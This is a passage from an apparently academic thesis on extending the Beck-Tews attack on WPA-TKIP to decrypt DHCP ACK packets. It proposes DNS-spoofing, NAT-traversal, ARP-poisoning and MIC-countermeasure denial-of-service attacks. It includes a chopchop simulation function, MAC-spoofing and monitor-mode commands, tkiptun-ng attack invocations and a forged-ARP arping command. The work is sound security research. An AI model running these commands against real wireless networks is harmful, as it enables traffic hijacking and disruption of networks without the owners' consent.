The current attack by Beck and Tews [10] is limited to decrypt AP-to-STA ARP packets. Since ARP packets are some of the smallest packets used in a network, the obtained keystream is correspondingly small and thus limited to injection of ARP packets only. In this chapter we will present a way of decrypting larger DHCP ACK packets, which typically are in the range of 330 to 584 bytes in size. This will enable an attacker to perform more sophisticated attacks as he is no longer limited to injection of ARP packets only. This improved attack is not a re-implementation, but rather an extension of the code of the *tkiptun-ng* tool. We must emphasize that it is still only meant as a proof-of-concept attack and is not designed to work with a generic set of equipment. The attack is still only limited to injection of AP-to-STA packets, the enhancement being the injection of a wider variety of much larger packets.

4.1 The DHCP ACK Message

As described in Section 2.11, upon connecting to a new network, clients will typically send DHCP and ARP requests to configure the network. DHCP ACK messages are sent as confirmations to a DHCP request. When a STA has been disconnected from the network (i.e. de-authenticated by the attacker) and tries to reconnect to the network, it will typically send a DHCP request for the same IP address it was previously assigned. In most cases, the AP will then respond with a DHCP ACK to acknowledge the request. Looking into these messages, we discovered that the DHCP ACK message contains almost no unknown data, even though it can be up to 584 bytes in size. The reason for this is the extensive use of 0-padding, which in many cases make up most of the data in the packet.

Upon further investigation of the DHCP ACK, we determined the for-

mat of these messages to be manufacturer specific. This means that e.g., a Linksys router will respond with the same format of this message, while another manufacturer may respond differently. It is, however, possible to overcome this problem by looking at the BSSID of the AP. The BSSID yields information about the manufacturer, which in combination with a database on how different router manufacturers format their DHCP ACKs, could give a good indication of the format, length, options and IP ranges of packets coming from a specific AP/router.

Given that we know the manufacturer specific format for the DHCP ACK, the only bytes that cannot be determined are the IP addresses, the Transaction ID, the MIC and the ICV. By running Beck and Tews' attack [10] on an ARP packet first, we would obtain the IP addresses of the STA and AP, which could be further used as known plaintext in the DHCP ACK packet. Now, we have a remaining 16 unknown bytes, as illustrated in Figure 4.1.



Figure 4.1: *An encrypted DHCP ACK packet with 16 unknown bytes*

4.2 The Attack in Details

The improved attack is an extension of the *tkiptun-ng* tool, which is a part of the Aircrack-ng suite [7]. The major difference between the original attack and our extension, is that while the entire data part of an ARP packet can be guessed, only parts of a DHCP ACK packet can be guessed, as the DHCP ACK packet contains an unknown Transaction ID field in the middle of the packet. As this field is 32 bits in length, guessing this field is infeasible. This means that rather than performing a modified Chopchop attack followed by

guessing the remains of the packet, we must be able to continue a modified Chopchop attack after inserting some bytes of known plaintext. In order to be able to continue the Chopchop attack after inserting known bytes, we must simulate a modified Chopchop attack in order to keep the state of the `chopped` array up to date. At this point, since we know the bytes, we can skip the communication with the STA and the 60-second waiting delay between each packet. This `simulate_chopchop` function demands very little processing power, and completes in a negligible amount of time. Additionally, the IP and UDP header checksums must be calculated and inserted at the appropriate positions.

Below is the `simulate_chopchop` function, which is an essential part of the extended attack. It allows the attacker to insert bytes of known plaintext into the `chopped` array. The `chopped` array contains the ciphertext of the captured packet up to the previously chopped byte. The remaining parts of the `chopped` array contain the keystream. The `srcbuf` array contains the entire captured packet, i.e. the ciphertext. `data_end` is the index of the previously chopped byte. Since we know the next plaintext byte, it is not necessary to validate the guess. Hence, this function merely assumes that a correct guess has been made, and updates the arrays the same way as when a regular correct guess has been made.

```
int simulate_chopchop(uchar *chopped, int plaintext, int data_end) {
    int guess = chopped[data_end - 1] ^ srcbuf[data_end - 1] ^ plaintext;

    chopped[data_end - 1] ^= guess;
    chopped[data_end - 2] ^= crc_chop_tbl[guess][3];
    chopped[data_end - 3] ^= crc_chop_tbl[guess][2];
    chopped[data_end - 4] ^= crc_chop_tbl[guess][1];
    chopped[data_end - 5] ^= crc_chop_tbl[guess][0];

    printf( "\r[Simulate Chopchop] Offset %4d | xor = %02X | pt = %02X\n",
           data_end - 1,
           chopped[data_end - 1],
           chopped[data_end - 1] ^ srcbuf[data_end - 1]);

    data_end--;
    return data_end;
}
```

Figure 4.2 shows a flowchart explaining how our improved attack on TKIP operates. Also note that this is a simplified flowchart, and the calculations of the different header checksums are not a part of this flowchart. The *Simulate chopchop* step can be considered to perform these calculations.



Figure 4.2: *A flowchart of our improved attack on TKIP*

4.3 Application Areas

The improved attack is able to decrypt a DHCP ACK packet from a Linksys WRT54GL Wireless router. Although the packet has a size of 596 bytes, only 16 bytes (ICV + MIC + Transaction ID) are unknown. Thus, the attacker is able to recover 596 bytes of keystream within around 18-19 minutes, in an optimal setting. However, a real world scenario, this will probably take even longer to complete. Additionally, the original ARP attack by Beck and Tews must first be run to get information about the IP addresses of the AP and the STA. In total, these two attacks can be estimated to take around 40-45 minutes to complete, 30-35 minutes in an optimal environment. On an AP with a key renewal interval set to 60 minutes, the attacker would then have 15-25 minutes until the keystream and MIC key become invalid.

596 bytes of keystream are significantly more (12.4x more) than the 48 bytes of keystream recovered from the original attack by Beck and Tews [10]. While their attack was limited to inject ARP packets only, with 596 bytes of keystream the possibilities become overwhelming. Now, it is possible to inject almost all kinds of traffic concerning control information such as TCP SYN/ACK, DNS, DHCP, ICMP, ARP and more. We will now present some new possible application areas for this improved attack as a consequence of the larger obtained keystream.

4.3.1 DHCP DNS Attack

Domain Name System (DNS) servers are an essential part of the Internet infrastructure. Their main task is to translate domain names into IP addresses. Clients request a domain name to a DNS server, from which the DNS server will respond with the corresponding IP address of that domain name. The common way to exploit DNS information is to listen for outgoing DNS requests from a client. Then, before the DNS server have time to respond, the attacker will respond with a fake DNS reply to the client, providing the client with an IP address to a malicious server. Since this requires interception of traffic in both directions, this attack would not work with the improved attack on TKIP. However, we discovered that the DHCP ACK sent in response from the AP to a STA contains the IP Address of the DNS server. If one could make a client accept such a packet, the IP Address of the DNS server could easily be spoofed to an IP Address of a malicious DNS server.

Simply injecting a malicious DHCP ACK packet into a network would do no harm, as all clients would reject it. In order for a client to accept such a packet, the client must first have sent a DHCP Request to the router. Having sent a DHCP request, the client will accept DHCP ACK packets from the

router with the same Transaction ID as the DHCP Request. Some operating systems[1] simply increment this Transaction ID for every new packet. Hence, by looking at the Transaction ID of the decrypted DHCP ACK packet, one could predict the value of successive DHCP ACK messages.

To mount such an attack, the attacker would need a way of forcing a client to renew its DHCP settings. This is possible by injecting fake Gratuitous ARPs tricking the client into believing that an IP conflict has occurred on the network. By observing the behavior of the client, one could in advance prepare a malicious DHCP ACK response and inject it into to the network at the very moment a DHCP request is observed. Assuming that this DHCP ACK packet has a valid transaction ID, the client would accept it and reject the real message coming from the router. Figure 4.3 shows the DHCP message exchange after the occurrence of an IP conflict, the figure also shows when the attacker must inject his fake DHCP ACK packet to be able to spoof the DNS server.



Figure 4.3: *A sequence diagram showing a DHCP DNS attack and the message exchange after the occurrence of an IP conflict*

From our experiment[2], in order to create an IP conflict at a STA by sending fake gratuitous ARP requests to the STA, the attacker would need to inject four packets. As described in Section 2.9, due to WMM only offering four different QoS channels, and one already being used for regular data, the attacker would be left with only three QoS channels to inject packets. This is not sufficient to create an IP conflict. However, if the attacker would be able to get keystreams for two packets with different TSC, he could first use the keystreams of the packet with the lowest TSC, then use the keystream of

[1]We observed this behavior in Mac OS X 10.5.6
[2]The STA was running Mac OS X 10.5.6

the packet with the highest TSC. The attacker would of course need to chop two different packets, but since he would need to chop two packets (ARP + DHCP ACK) for this attack anyway, it would not cause any additional time overhead. Figure 4.4 shows the different steps in such an attack.



Figure 4.4: *Flowchart showing a DHCP DNS attack*

4.3.2 NAT Traversal Attack

Another attack that seems possible when limited to injection of AP-to-STA packets only, is a NAT Traversal attack, as illustrated in Figure 4.5. The idea behind this attack is to inject a fake TCP SYN packet that appears to originate from an external IP address at a specific TCP port. The machine on the internal network will then respond with a TCP SYN/ACK packet, which in turn will force the router to establish a NAT mapping between the internal and external ports and IP addresses. The external machine will then receive the TCP SYN/ACK and can act correspondingly. The attacker will now be able to send traffic directly to the internal client on the open port in the firewall. This could for instance be used to exploit some unpatched vulnerability at the client. Additionally, this attack will reveal the Internet IP address of the network, which could be useful in other scenarios as well.



Figure 4.5: *NAT traversal attack using TCP SYN packets to open a port in the firewall of the router, allowing external machines to communicate with a machine on the internal network*

Chapter 5

Laboratory Environment

This chapter will describe the hardware and software used in our laboratory environment. The exact specifications of the laboratory environment are essential in order to reproduce the same results as we obtained during our research.

5.1 Hardware

The hardware used in the experiments consists of three entities: the victim, the attacker and the access point. The attacker is not connected to any network, but has a wireless network card that is able to operate in monitor mode and thus perform all types of wireless attacks. The victim computer should reflect a typical user or consumer connected wirelessly to the AP. For our experiment, the victim uses an Apple MacBook laptop. The reason for choosing this particular hardware was because the success rate of attacking such a computer was higher in the initial experimental phase compared to other types of available hardware. Section 6.6 and 7.5 will describe the problems with different hardware and software in greater detail. Additionally, a Linksys wireless router was used, the most critical requirement being the support of 802.11e QoS/WMM.

5.1.1 Computers

The Victim

Model	Apple MacBook4,1
CPU	Intel Core 2 Duo 2.1 GHz
Memory	4 GB
Operating System	Mac OS X 10.5.6
Wireless Interface	AirPort Extreme, Broadcom BCM43xx 1.0 (5.10.38.27)
MAC Address	00:23:12:02:E1:F9

Table 5.1: *Specifications of the victim's computer*

The Attacker

Model	Dell Optiplex GX270
CPU	Intel Pentium 4 2.60 GHz
Memory	1 GB
Operating System	Ubuntu Release 8.10
Linux Kernel	2.6.27-14-generic
Wireless Card	D-Link DWL-G122 USB Adapter (Ralink chipset - RT73)
Wireless Driver	Ralink RT73 802.11abg - k2wrlz modifications 3.0.2
MAC Address	00:22:B0:5F:88:4C

Table 5.2: *Specifications of the attacker's computer*

5.1.2 Access Point

Model	Linksys WRT54GL v1.1
Firmware	v4.30.11, Aug. 17, 2007
Supported Standards	IEEE 802.3, IEEE 802.3u, IEEE 802.11g, IEEE 802.11b, IEEE 802.11e QoS/WMM
Wireless Security	WEP, WPA/WPA2 Personal, WPA/WPA2 Enterprise, RADIUS
BSSID	00:18:39:C6:4F:96
Router MAC Address	00:18:39:C6:4F:94

Table 5.3: *Specifications of the access point*

5.2 Software

Software is an important part of the laboratory environment when working with network security. There exist much software, especially for the Linux platform, to perform network analysis, packet forgery, replay attacks and more. In this section we will describe our software toolkit when working with network security. We will describe software suites like *aircrack-ng* and *wireshark*, as well as explaining the most useful command line tools like *ifconfig* and *iwconfig* and how these are used in the experiments.

5.2.1 The Aircrack-ng Suite

Aircrack-ng is an 802.11 security software suite based on open source [7]. Aircrack-ng consists of several different command-line tools for auditing wireless networks, including tools for sniffing and cracking wireless traffic. All the tools of the suite, together with a short description, are listed in Table 5.4. The suite also contains *tkiptun-ng*, an implementation of Beck and Tews' attack on TKIP. This section will give a brief presentation of the most important tools of the suite.

The most important tool of the suite is arguably the *aircrack-ng* tool itself. This tool is used for the actual cracking of WEP and WPA-PSK networks. The tool implements the PTW attack for WEP, which is able to perform a key recovery attack in a matter of seconds (see Section 2.5). For WPA/WPA2-PSK networks, the tool relies on brute force or dictionary attacks. The *aircrack-ng* tool relies on traffic captured using the included *airodump-ng* tool or any other network traffic capture tool.

Aircrack-ng also provides a tool to enable monitor mode on a WLAN interface; *airmon-ng*. To capture and inject raw 802.11 traffic, monitor mode must be enabled. This is a requirement for most attacks. The *aireplay-ng* tool is used in attacks that rely on traffic injection, such as de-authentication, Chopchop and others. The last tool that is worth mentioning is *packetforge-ng*, which is used to generate forged encrypted packets that can be injected into the network. The *packetforge-ng* tool does not yet support generation of encrypted TKIP packets.

For information about usage of these tools, we refer to the Aircrack-ng home page [7]. This page contains detailed guides and tutorials on how to set up and use the Aircrack-ng suite.

Tool Name	Description
airbase-ng	Multi-purpose attack tool aimed at STAs (Under development)
aircrack-ng	WEP and WPA-PSK key-cracking tool
airdecap-ng	Capture file decryption tool
airdecloak-ng	Tool to remove WEP cloaking from capture files (Under development)
airdriver-ng	Wireless driver tool (Under development)
aireplay-ng	Frame injection tool
airmon-ng	Tool to enable monitor mode on wireless interfaces
airodump-ng	Packet capturing tool
airolib-ng	Password and ESSID storage tool (Under development)
airserv-ng	Server tool that allows applications to use the wireless interface (Under development)
airtun-ng	Tool to create virtual tunnel interfaces
easside-ng	Automatic tool used to communicate with a WEP network without knowing the key (Under development)
packetforge-ng	Tool used to generate encrypted packets
tkiptun-ng	Implementation of Beck and Tews' attack on TKIP (Under development)
wesside-ng	Automatic tool for WEP key cracking (Under development)

Table 5.4: *Tools of the Aircrack-ng Suite*

5.2.2 Wireshark

Wireshark [36] is an open source network tool used to inspect and analyze network traffic. It provides a graphical user interface (GUI) with human readable interpretation of the binary frames being captured from the network, as seen in Figure 5.1. It is commonly used to capture all traffic from a desired network interface. The user can select which interface to listen to, and wireshark will display a live capture preview in its GUI.

Wireshark also supports an extensive set of output filtering. By doing this, a user can create filtering rules and thus easier detect the desired frames. Frames of data could in turn be saved as files to be used with other programs for injection or modification. There also exist patches and extensions for supporting for instance re-injection of packets upon inspection or modification.



Figure 5.1: *Screenshot of Wireshark live capture*

5.2.3 Command Line Tools

In addition to the tools mentioned above, there exist several useful command line tools that can be very useful in order to perform attacks on networks. We will now describe the essential tools that we have been using.

ifconfig

Ifconfig is a built-in command in all Unix based system. It stands for Interface Configurator. It can be used to change several parameters related to network interfaces such as IP addresses, network mask addresses and MAC addresses.

For instance, to change (i.e. spoof) a MAC address of the interface `rausb0`, the following command can be issued:

```
ifconfig rausb0 down  # Deactivate the interface
ifconfig rausb0 hw ether 00:11:22:33:44:55  # Change the MAC address
ifconfig rausb0 up  # Activate the interface
```

where `rausb0` is the name of the interface, and `00:11:22:33:44:55` is the fake MAC address that the interface is set to.

There also exists a command line tool called `macchanger`, which automates

the commands above in one single command:

```
macchanger -m 00:11:22:33:44:55 rausb0
```

iwconfig

Iwconfig is a part of the Wireless tools for Linux, which is a package of command line tools for configuring wireless devices. Iwconfig is used similar to ifconfig, but changes wireless specific parameters such as channel, frequency, SSID, power and more.

In order to perform an attack, the attacker must set the wireless interface in monitor mode. This enables the attacker to inject and capture packets without being associated with the AP. This is done with the following command:

```
iwconfig rausb0 mode monitor channel 6
```

where `rausb0` is the name of the interface and `6` is the desired wireless channel.

arping

Arping is a command-line tool used for sending ARP requests and display the replies. The tool can be used to specify all parameters of the ARP request, thus making it possible to send fake requests that initiate IP conflicts.

As an example, to trigger a DHCP renewal on Mac OS X, the OS must receive four ARPs indicating an IP conflict, by issuing the following command:

```
sudo arping -S 192.168.1.101 -c 4 -i en1 192.168.1.101
```

Where `192.168.1.101` is the IP address of the computer we want to trigger an IP conflict at. The parameter `-c 4` indicates that we want to send four packets, and `en1` is the network interface to send the packets on. This command will produce an ARP request where the source and destination IP are identical, but the MAC addresses differ. Thus, the receiver will assume that another machine has the same IP as itself.

Chapter 6

Experiments

Experiments are an essential part of scientific research. This chapter begins by presenting the iterative method employed during our work. Using this method, we will in this chapter first present how we verified the original attack by Beck and Tews [10]. Next, we will describe how we extended the code into performing specific attacks. Then, we will verify our own improved attack on TKIP, which is able to reveal larger amounts of keystream. The last part will describe how we experimented with different hardware and software environments. To ease the readability of this chapter, we feel it is necessary to explain some of the discoveries and enhancements we made during the experimentation. This does also reflect the fact that we worked iteratively during this process.

6.1 Preparations for the Attacks

To prepare our attack system, an initialization procedure was carried out. This procedure applies to all experiments conducted. First we had to change the MAC address of our interface to the one of the STA being attacked:

```
ifconfig rausb0 down
macchanger -m 00:23:12:02:E1:F9 rausb0
ifconfig rausb0 up
```

Where `rausb0` is the WLAN interface being used. And `00:23:12:02:E1:F9` is the Ethernet MAC address of the STA being attacked. It was also needed to set the interface in monitor mode and on the same channel as the network:

```
iwconfig rausb0 mode monitor channel 6
```

Where `6` is the WLAN channel of the target network.

6.2 Verification of the Original Implementation

The proof-of-concept implementation of Beck and Tews' attack on TKIP is called *tkiptun-ng*, and is written by Martin Beck. Tkiptun-ng was added to the Aircrack-ng suite in November of 2008. The tool is still, as of May 2009, in early development. Tkiptun-ng implements the attack by attempting to obtain a valid keystream and MIC key for AP to STA communication. This is accomplished by decrypting an ARP packet destined for the STA by using the Chopchop-like approach as described in Section 3.2. The tool will then attempt to resend the packet on another QoS channel as a verification of the attack.

This section will describe our practical verification of tkiptun-ng. In this experiment we used the hardware as described in Section 5.1. The tkiptun-ng version used was the one included in Aircrack-ng 1.0rc2 (Released January 23, 2009).

The attack was then executed with the command:

```
tkiptun-ng -a 00:18:39:C6:4F:96 -h 00:23:12:02:E1:F9 rausb0
```

Where `00:18:39:C6:4F:96` is the BSSID of the network, `00:23:12:02:E1:F9` is the STA MAC and `rausb0` is the WLAN interface.

During testing it was obvious that the tool was in early development, and the success rate of our experimentation varied. Even so, the tool was able to complete after several attempts, and thus we obtained keystream and MIC key for AP to STA communication. We also observed that an ARP request was injected in the network on another QoS channel, thus proving that the keystream and MIC key was correct.

The main reason for the low success rate of the original tkiptun-ng, was that it would often trigger the MIC countermeasures. In effect, the wireless network would be deactivated for one minute, and consequently generate new cryptographic keys as explained in Section 2.6.7. The reason for this was that the attacker failed at detecting the MIC Failure report, and as a result, tkiptun-ng would then restart the guessing upon trying all 256 permutations of a byte. This caused two frames with incorrect MIC to be received by the STA in less than one minute, thus triggering the MIC countermeasures. To improve on this behavior, we modified tkiptun-ng to wait for one minute if no MIC Failure Report was detected after the first 256 guesses. This small improvement proved to significantly increase the success rate of the attack. Our contribution was added to the aircrack-ng

repository[1] after posting the suggestion on their web forum.

6.3 Modifying tkiptun-ng Into an ARP Poisoning Attack

In their paper, Beck and Tews proposed that their attack could be used for ARP poisoning [10]. The first implementation of the attack, *tkiptun-ng*, only included a re-injection of a valid ARP packet. Thus, the attack did no harm on the network being compromised.

As a proof-of-concept, we have modified tkiptun-ng to send a forged ARP packet to the STA being attacked. The code for this attack can be found in Appendix A.2. This packet will cause the ARP cache of the STA to be modified, associating the IP address of the default router to the MAC address of another STA on the network. The theory of the ARP protocol and ARP poisoning attacks was discussed in Section 2.10.

This attack uses the keystream and MIC key obtained in the original TKIP attack to create a fake ARP packet. This packet contains the false information: `192.168.1.1 is at 00:1C:B3:B5:71:43`.

The attack was executed with the command:

```
tkiptun-ng -a 00:18:39:C6:4F:96 -h 00:23:12:02:E1:F9 rausb0
```

Where `00:18:39:C6:4F:96` is the BSSID of the network, `00:23:12:02:E1:F9` is the STA MAC and `rausb0` is the WLAN interface.

6.4 Modifying tkiptun-ng Into a Cryptographic DoS Attack

In Section 6.3, we described a proof-of-concept implementation of an ARP poisoning attack on TKIP. An ARP poisoning attack could act as a Denial-of-Service (DoS) attack for a short period of time until the ARP cache has been automatically fixed. Due to the limited number of QoS channels, the attacker is limited in the number of packets that can be injected. Sustaining an ARP-based DoS attack is therefore not possible over a longer period of time.

However, a more sophisticated way of performing a DoS attack on a TKIP network is possible. As described in Section 2.6.7, the designers of

[1] Link to trac-ticket for this improvement: http://trac.aircrack-ng.org/ticket/582

TKIP realized that Michael was not sufficiently secure, and as a consequence, the MIC countermeasures were implemented. The MIC countermeasures force the AP to shut down for 60 seconds and perform a re-keying if two or more MIC failure report frames are received within one minute.

What the designers did not predict was that these MIC failure reports could be intentionally initiated through a modified Chopchop attack. Appendix A.1 contains a proof-of-concept modification of *tkiptun-ng* that continues the Chopchop procedure after the first MIC failure report frame was received. In the original code, the attacker would wait for 60 seconds upon receiving a MIC failure report to avoid triggering the MIC countermeasures. However, the goal of a DoS attack would be to do the exactly opposite, namely to trigger the MIC countermeasures. Hence, upon receiving a MIC failure report, the attacker will just inject the same packet that triggered the MIC failure report once more. This will cause the AP to shut down and re-key. Compared to other types of DoS attacks which usually requires high bandwidth usage, this attack only need to send $\frac{2^8}{2} = 128$ packets on average to trigger the first MIC failure report, and one more packet to trigger the MIC countermeasures, in total 129 packets on average. To continue, the attacker must wait one minute for the AP to restart, before re-initiating the attack.

The attack was executed with the command:

```
tkiptun-ng -a 00:18:39:C6:4F:96 -h 00:23:12:02:E1:F9 rausb0
```

Where `00:18:39:C6:4F:96` is the BSSID of the network, `00:23:12:02:E1:F9` is the STA MAC and `rausb0` is the WLAN interface.

It should be noted that this is in no way a novel approach. Glass and Muthukkumarasamy [18] describe a similar attack in their paper from 2007. Nevertheless, the fact that the tkiptun-ng code makes it trivial to extend it into a working DoS attack should not be ignored.

6.5 Verification of the Improved Attack

As thoroughly described in Chapter 4, we came up with an extension to the original attack by Beck and Tews, which enables us to decrypt DHCP ACK packets which may be in the range of 300-600 bytes. This gives the attacker significantly more keystream, from which he can inject much larger packets into the network. The attack itself is written as a proof-of-concept extension of the tkiptun-ng tool, and can be found in Appendix A.3. This section will describe how to perform the attack and the requirements related to it.

